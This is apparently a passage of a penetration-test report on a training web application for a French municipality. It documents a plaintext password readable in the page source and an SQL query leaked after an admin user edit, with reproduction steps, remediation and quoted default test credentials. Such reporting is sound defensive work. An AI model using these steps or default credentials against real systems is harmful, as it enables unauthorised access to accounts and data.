
Adresse IP: 1.1.1.1

Mot de passe: ●●●

Etat: Activee

A password is stored in the application

d) Check the source of this page or inspect the form to read the password.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
view-source:http://www.e-commune.org/index.php?cat=&ncat=1&rub=gestion-
Search
Password in plain-text

```
ueil</a> > <a href="index.php?cat=gestion-du-site&ncat=1">Gestion du site</a> / <a href="index.php?cat=gesti

ethod="post" action="http://www.e-commune.org/index.php?cat=&ncat=1&rub=gestion-des-live-cameras&nrub=7&acti

 <tr>
     <td>Titre:</td>
 </tr>
 <tr>
     <td><input type="text" name="titre" size="40" maxlength="64" value="sdf"  /></td>
 </tr>
 <tr>
     <td>Description:</td>
 </tr>
 <tr>
     <td><textarea name="description" cols="40" rows="14">dsf</textarea></td>
 </tr>
 <tr>
     <td>Adresse IP: <input type="text" name="adresse_ip" size="20" maxlength="15" value="1.1.1.1"  /></td>
 </tr>
 <tr>
     <td>Mot de passe: <input type="password" name="password" size="20" maxlength="64" value="[redacted]"  /></td>
 </tr>
 <tr>
     <td>Etat: <select name="etat" > <option  value="0">Desactivee</option><option selected value="1">Active
 </tr>

bmit" value="Enregistrer"  /></form>
```

The password is visible in plain-text in the source of the page

<u>Remediation:</u>
Do not store passwords in plain-text. Simply removing the functionality of storing passwords will fix this vulnerability. This will not require much manpower to fix.

Reference:

https://owasp.org/www-community/vulnerabilities/Password_Plaintext_Storage

Vulnerability 10: Leakage of SQL queries.

Criticality: Low


a) Business impact: Should a leaked SQL query be retrieved by an attacked they will learn sensitive information about the database that they could use to propagate further attacks. Should this be the case, the business impact could be high but the likelihood of this vulnerability being exploited is low.
b) Exploitability: This vulnerability requires the user to be logged in as admin and perform a series of steps to cause the application to leak the SQL query. The requirement of admin access as well as the non-obvious method of leaking this information makes this vulnerability unlikely to be exploited.
c) Remediation: The cause of the bug that causes this information to be leaked must be found and fixed. This may require additional capital and manpower.

Description:

When a user is logged in as admin and navigates to management of users and modifies a user, an SQL query that updates the user information is leaked to the user. This query reveals information such as the name of the table and the names of the columns. The information from this leaked query could be used to form other attacks and gain information from the database.

Exploitation:

a) Log in to the application as admin.




Bienvenue

Note au pentesters:
Les codes d'acces sont:
admin/admin pour l'acteur administrateur.
agent/agent pour l'acteur agent.
chef/chef pour l'acteur chef de famille


Logged in to the application as admin

b) Navigate to ‘gestion des comptes’ and then ‘personnes’ and choose a type of personne.


File
Edit
View
History
Bookmarks
Tools
Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=gestion-des-comptes&ncat=2&ru
130%
Search
Gestion du site
Gestion des comptes
Gestion des command
Utilisateurs
Groupes
Personnes
Importer
1
2
3
Accueil > Gestion des comptes / Personnes
Veillez choisir le type de personne:
Employe
OK

Steps to perform to modifier a user

c) Choose a user to modify.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=gestion-des-comptes&ncat=2&ru
130%
Search
Modify any user

Groupes

Personnes

Importer


Accueil > Gestion des comptes / Personnes

Liste des personnes dans la commune

Nom	Prenom	N. Employe	Action
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗
[redacted]	[redacted]	[redacted]	✎ ✗

Choosing a user to modify

d) Modifier the user's information or simply click enregister.



File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=gestion-des-comptes&ncat=
130%
Search
Utilisateurs
Groupes
Personnes
Importer
Employe
Enregistrer
Save


Accueil > Gestion des comptes / Personnes / Modifier

Modifier personne

Numero de livret de famille (si chef de famille):
Numero de piece d'identite (si celibataire majeur):
Numero employe (si employe):
Nom:
Prenom:
Date naissance:
Adresse (si celibataire majeur):
Type: Employe

Save the modified user information

e) The SQL query is leaked to the user.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=gestion-des-comptes&ncat=2&ru
130%
Search
Gestion du site
Gestion des comptes
Gestion des commandes
Espac
Utilisateurs
Groupes
Personnes
Importer
SQL query

Accueil > Gestion des comptes / Personnes / Modifier

UPDATE [redacted]

Modifier personne

Leaked SQL query

Remediation:

Find the source of the bug in the source code and fix it so that it does not leak sensitive information to the user. This is the only fix for this vulnerability.

Reference:

https://vulncat.fortify.com/en/detail?id=desc.dynamic.xtended_preview.system_information_leak_sql_query